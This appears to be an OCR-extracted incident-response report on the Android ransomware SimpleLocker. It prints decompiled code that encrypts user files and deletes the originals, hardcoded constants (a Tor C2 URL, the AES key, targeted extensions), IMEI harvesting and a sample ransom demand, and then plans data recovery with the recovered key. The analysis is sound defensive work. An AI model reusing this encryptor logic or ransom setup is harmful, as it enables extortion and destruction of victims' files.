
FilesEncryptor



```
    AesCrypt localAesCrypt;
    Iterator localIterator;
    if (isExternalStorageWritable())
    {
      localAesCrypt = new AesCrypt("jndlasf074hr");
      localIterator = this.filesToDecrypt.iterator();
    }
    while (true)
    {
      if (!localIterator.hasNext())
        return;
      String str = (String)localIterator.next();
      localAesCrypt.decrypt(str, str.substring(0, str.lastIndexOf(".")));
      new File(str).delete();
    }
  }

  public void encrypt()
    throws Exception
  {
    AesCrypt localAesCrypt;
    Iterator localIterator;
    if ((!this.settings.getBoolean("FILES_WAS_ENCRYPTED", false)) && (isExternalStorageWritable()))
    {
      localAesCrypt = new AesCrypt("jndlasf074hr");
      localIterator = this.filesToEncrypt.iterator();
    }
    while (true)
    {
      if (!localIterator.hasNext())
      {
        Utils.putBooleanValue(this.settings, "FILES_WAS_ENCRYPTED", true);
        return;
      }
      String str = (String)localIterator.next();
      localAesCrypt.encrypt(str, str + ".enc");
      new File(str).delete();
    }
  }
}
```

jndlasf074hr


Constants



```
package org.simplelocker;

import java.util.Arrays;

public class Constants
{
  public static final String ADMIN_URL = "http://xeyocsu7fu2vjhxs.onion/";
  public static final int CHECK_MAIN_WINDOW_TIME_SECONDS = 1;
  public static final String CIPHER_PASSWORD = "jndlasf074hr";
  public static final String CLIENT_NUMBER = "19";
  public static final String DEBUG_TAG = "DEBUGGING";
  public static final String DISABLE_LOCKER = "DISABLE_LOCKER";
  public static final List<String> EXTENSIONS_TO_ENCRYPT = Arrays.asList(new String[] { "jpeg", "jpg", "png", "bmp", "gif", "pdf", "doc", "docx
  public static final String FILES_WAS_ENCRYPTED = "FILES_WAS_ENCRYPTED";
  public static final int MONEYPACK_DIGITS_NUMBER = 14;
  public static final int PAYSAFECARD_DIGITS_NUMBER = 16;
  public static final int POLLING_TIME_MINUTES = 3;
  public static final String PREFS_NAME = "AppPrefs";
  public static final int UKASH_DIGITS_NUMBER = 19;
}
```

```
{ "jpeg", "jpg", "png", "bmp", "gif", "pdf", "doc", "docx'
```

Utils




```
    paramString = "";
  char c;
  do
  {
    return paramString;
    c = paramString.charAt(0);
  }
  while (Character.isUpperCase(c));
  return Character.toUpperCase(c) + paramString.substring(1);
}

public static String getCutIMEI(Context paramContext)
{
  String str = getIMEI(paramContext);
  if (str != null)
    return str.substring(0, Math.min(str.length(), 10));
  return "";
}

public static String getIMEI(Context paramContext)
{
  return ((TelephonyManager)paramContext.getSystemService("phone")).getDeviceId();
}

public static String getModel()
{
  String str1 = Build.MANUFACTURER;
  String str2 = Build.MODEL;
  if (str2.startsWith(str1))
    return capitalize(str2);
  return capitalize(str1) + " " + str2;
}

public static String getOS()
{
  return Build.VERSION.RELEASE;
}

public static void putBooleanValue(SharedPreferences paramSharedPreferences, String paramString, boolean pa
{
  SharedPreferences.Editor localEditor = paramSharedPreferences.edit();
```

getIMEI Method

BvZ6

AesCrypt




Decrypt Method


```
  {
    MessageDigest localMessageDigest = MessageDigest.getInstance("SHA-256");
    localMessageDigest.update(paramString.getBytes("UTF-8"));
    byte[] arrayOfByte = new byte[32];
    System.arraycopy(localMessageDigest.digest(), 0, arrayOfByte, 0, arrayOfByte.length);
    this.cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
    this.key = new SecretKeySpec(arrayOfByte, "AES");
    this.spec = getIV();
  }

  public void decrypt(String paramString1, String paramString2)
    throws Exception
  {
    FileInputStream localFileInputStream = new FileInputStream(paramString1);
    FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
    this.cipher.init(2, this.key, this.spec);
    CipherInputStream localCipherInputStream = new CipherInputStream(localFileInputStream, this.cipher);
    byte[] arrayOfByte = new byte[8];
    while (true)
    {
      int i = localCipherInputStream.read(arrayOfByte);
      if (i == -1)
      {
        localFileOutputStream.flush();
        localFileOutputStream.close();
        localCipherInputStream.close();
        return;
      }
      localFileOutputStream.write(arrayOfByte, 0, i);
    }
  }

  public void encrypt(String paramString1, String paramString2)
    throws Exception
  {
    FileInputStream localFileInputStream = new FileInputStream(paramString1);
    FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
    this.cipher.init(1, this.key, this.spec);
    CipherOutputStream localCipherOutputStream = new CipherOutputStream(localFileOutputStream, this.cipher);
    byte[] arrayOfByte = new byte[8];
    while (true)
```

Incident Report

Static analysis




Manifest info	• Permissions • Activity: .Main (Main Launcher) • Broadcast receiver: SDCardServiceStarted • Broadcast receiver: ServiceStarter • Service: MainService • Service: org.torproject.android.service.TorService
Encryption algorithm being used	AES/CBC/PKCS7Padding
Encryption key	jndlasf074hr
Files types that are being encrypted	jpeg, jpg, png, bmp, gif, pdf, doc, docx….
Other	• We can see methods retrieving device info o Utils methods: getIMEI(), getModel(), getOS()…. • Constants class contains some useful data o url matches the one found in Automated analysis o encryption key found again • Encryption and Decryption Methods are available



```
public void decrypt(String paramString1, String paramString2)
  throws Exception
{
  FileInputStream localFileInputStream = new FileInputStream(paramString1);
  FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
  this.cipher.init(2, this.key, this.spec);
  CipherInputStream localCipherInputStream = new CipherInputStream(localFileInputStream, this.cipher);
  byte[] arrayOfByte = new byte[8];
  while (true)
  {
    int i = localCipherInputStream.read(arrayOfByte);
    if (i == -1)
    {
      localFileOutputStream.flush();
      localFileOutputStream.close();
      localCipherInputStream.close();
      return;
    }
    localFileOutputStream.write(arrayOfByte, 0, i);
  }
}
```

Action Proposed




Propose actions to the different parties involved

Stay on top of it, monitor, remind, …

Action Proposed

1. We will try to uninstall the ransomware
2. We will then use the encryption information gathered to recover the data!
3. The above will be tested on an emulator (or test device) first (Try Emulate Similar Device- Nexus 5 Running Android 4.4)

Install Ransomware



Dear ACME Director

Your data has been Encrypted. If you want it back, send us $10,000 to Bitcoin wallet: 1F1tAaz5xxxxxxxxxxxxxx xxxxxxxxxx

Uninstall Ransomware

